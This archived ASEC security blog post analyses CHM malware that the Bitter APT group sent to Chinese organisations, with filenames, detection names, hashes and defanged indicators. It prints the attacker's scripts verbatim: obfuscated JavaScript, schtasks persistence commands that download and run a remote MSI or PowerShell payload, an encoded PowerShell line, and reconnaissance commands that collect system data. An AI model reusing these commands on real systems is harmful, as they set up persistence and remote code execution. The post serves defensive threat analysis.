Bitter Group Distributes CHM Malware to Chinese Organizations - ASEC

By ATCP

Published: 2023-04-03 · Archived: 2026-04-05 13:59:50 UTC


The Bitter (T-APT-17) group is a threat group that usually targets South Asian government organizations, using Microsoft Office programs to distribute malware such as Word or Excel. AhnLab Security Emergency response Center (ASEC) has identified multiple circumstances of the group distributing CHM malware to certain Chinese organizations. CHM files have been used by various threat groups in APT attacks since earlier this year and covered multiple times in ASEC blog posts.


The files used in the recent attack were being distributed as attachments to emails as compressed files. The compressed files contain a CHM file with the following filenames.

- **Filenames used in distribution**
  Project Plan 2023 .chm
  Urgent passport enquiry of the following officials.docx.chm
  SUSPECTED FOREIGN TERRORIST FIGHTERS.chm
  Forensic Evidence on Crime Scene.chm
  Patches updates.chm

Ticktes.chm
KC_16.11.chm

When CHM files are executed, most generate an empty help window, but some display content related to the “United Front Work Department of the Central Committee of the Chinese Communist Party” and “Russian-Chinese Committee for Friendship, Peace and Development.”





The internal malicious script identified in such CHM files is as follows. It is difficult for users to be aware of how the malicious script operates. A common characteristic of this script is that the part of the script involving the

Click method which executes the linked shortcut object is obfuscated. Unlike CHM files covered in the past, this version seems to evade static diagnosis through obfuscation.

```
<PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn MicrosoftOutlook /tr &quot;%coMSPec% /c s^t^a^rt /^m^i^n
m^s^i^e^xe^c ^/^i https://bluelotus.mail-gdrive.com/Services.msi /^q^n ^/^norestart&quot; /f">
<PARAM name="Item3" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push'](
_0xb5a54d['shift']());}};_0x531e9d(++_0x9a7955);}(_0x4f9b,0xb3));var _0x3667=function(_0x3bd949,_0x29f930){_0x3bd949=_0x3bd949-
0x0;var _0x9eeca2=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[_0x3667('0x0')]();
</SCRIPT>
```


```
<PARAM name="Item1" value=',cmd.exe, /c start /min powershell -e
cwBjAGgAdABhAHMAawBzACAALwBjAHIAZQBhAHQAZQAgAC8AdABuACAAVwBpAG4AUwBlAGMAdQByAGkAdAB5ACAALwBzAGMAIABtAGkAbgB1AHQAZQAgAC8AbQBvA
CAAMQA1ACAALwB0AHIAIAAiAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbAB1ACAASABpAGQAZAB1AG4AIAAtAGMAbw
BtAG0AYQBuAGQAIABjAHUAcgBsACAALQBvACAAJQBMAE8AQwBBAEwAQQBQAFAARABBAFQAQQA1AFwAcABpAGMALgBqAHAAZwAgAGdAdAB0AHAAcwA6AC8ALwBjAG8
AYQB1AHQAaABjAG4ALgBjAG8AbQAvAGgAYgB6AC4AcABoAHAAPwBpAGQAPQAlAGMAbwBtAHAAdQB0AGUAcgBuAGEAbQBlACUAOwB0AGkAbQBlAG8AdQB0ACAAOQA7
AG0AbwByAGUAIAAlAEwATwBDAEEATABBAFAAUABEAEEAVABBACUAXABwAGkAYwAuAGoAcABnAHwAcABvAHcAZQByAHMAaABlAGwAbAA7AHQAaQBtAGUAbwB1AHQAI
AA5ADsAZABlAGwAIAAlAEwATwBDAEEATABBAFAAUABEAEEAVABBACUAXABwAGkAYwAuAGoAcABnACIAIAAvAGYA'>
<PARAM name="Item3" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push'](
_0xb5a54d['shift']());}};_0x531e9d(++_0x9a7955);}(_0x4f9b,0xb3));var _0x3667=function(_0x3bd949,_0x29f930){_0x3bd949=
_0x3bd949-0x0;var _0x9eeca2=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[_0x3667('0x0')]();
</SCRIPT>
```

```
schtasks /create /tn WinSecurity /sc minute /mo 15 /tr "powershell.exe -WindowStyle Hidden -command curl -o
%LOCALAPPDATA%\pic.jpg https://coauthcn.com/hbz.php?id=%computername%;timeout 9;more %LOCALAPPDATA%\pic.jpg|powershell;timeout
9;del %LOCALAPPDATA%\pic.jpg" /f
```

When the script is executed, both types create a task that executes the malicious command. Each malicious command connects to their respective URL address below and executes an additional malicious file. Both of the following URLs are currently unavailable, but an MSI file presumed to have been downloaded from the first URL has been collected.

- hxxps://bluelotus.mail-gdrive[.]com/Services.msi
- hxxps://coauthcn[.]com/hbz.php?id=%computername%

Upon execution, the MSI file generates a normal exe file and a malicious DLL file before executing the former. Generated files are shown below. When MicrosoftServices.exe is executed, OLMAPI32.dll is loaded. The loaded DLL is the malicious file created by the threat actor. The DLL Side-Loading method (T1574.002) has been used.




The features of the loaded malicious DLL are as follows. First, it collects user information through the following commands and saves it in **“c:\Users\Public\cr.dat”**.

- **IP Info**
  cmd.exe /c nslookup myip.opendns.com resolver1.opendns.com>> c:\Users\Public\cr.dat
- **System Info**
  cmd.exe /c systeminfo>> c:\Users\Public\cr.dat
- **Directory Info**
  cmd.exe /c dir “%userprofile%\Documents”>> c:\Users\Public\cr.dat

cmd.exe /c dir “%userprofile%\Desktop”>> c:\Users\Public\cr.dat
cmd.exe /c dir “%userprofile%\Downloads”>> c:\Users\Public\cr.dat

Afterward, a task is created to maintain persistence which executes MicrosoftServices.exe under the name “Microsoft Update.”



Additionally, it attempts to connect to the following C2 server and can perform various malicious behaviors following commands from the threat actor.

- msdata.ddns[.]net:443

Recently there has been a rise in attacks using CHM files both in Korea and overseas, and this file format is being used for various malware. Users must carefully check the senders of emails and refrain from opening files from unknown sources. They should also perform routine PC checks and always keep their security products updated to the latest version.

[File Detection]
Trojan/Win.Generic.R560734 (2023.03.04.03)
Dropper/CHM.Generic (2023.03.30.00)
Dropper/MSI.Generic (2023.04.04.03)

MD5

09a9e1b03f7d7de4340bc5f9e656b798

8b15c4a11df2deea9ad4699ece085a6f

a7e8d75eae4f1cb343745d9dd394a154

cce89f4956a5c8b1bec82b21e371645b

Additional IOCs are available on AhnLab TIP.

URL

https[:]//bluelotus[.]mail-gdrive[.]com/Services[.]msi

https[:]//coauthcn[.]com/hbz[.]php?id=%computername%

https[:]//msdata[.]ddns[.]net/

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/51043/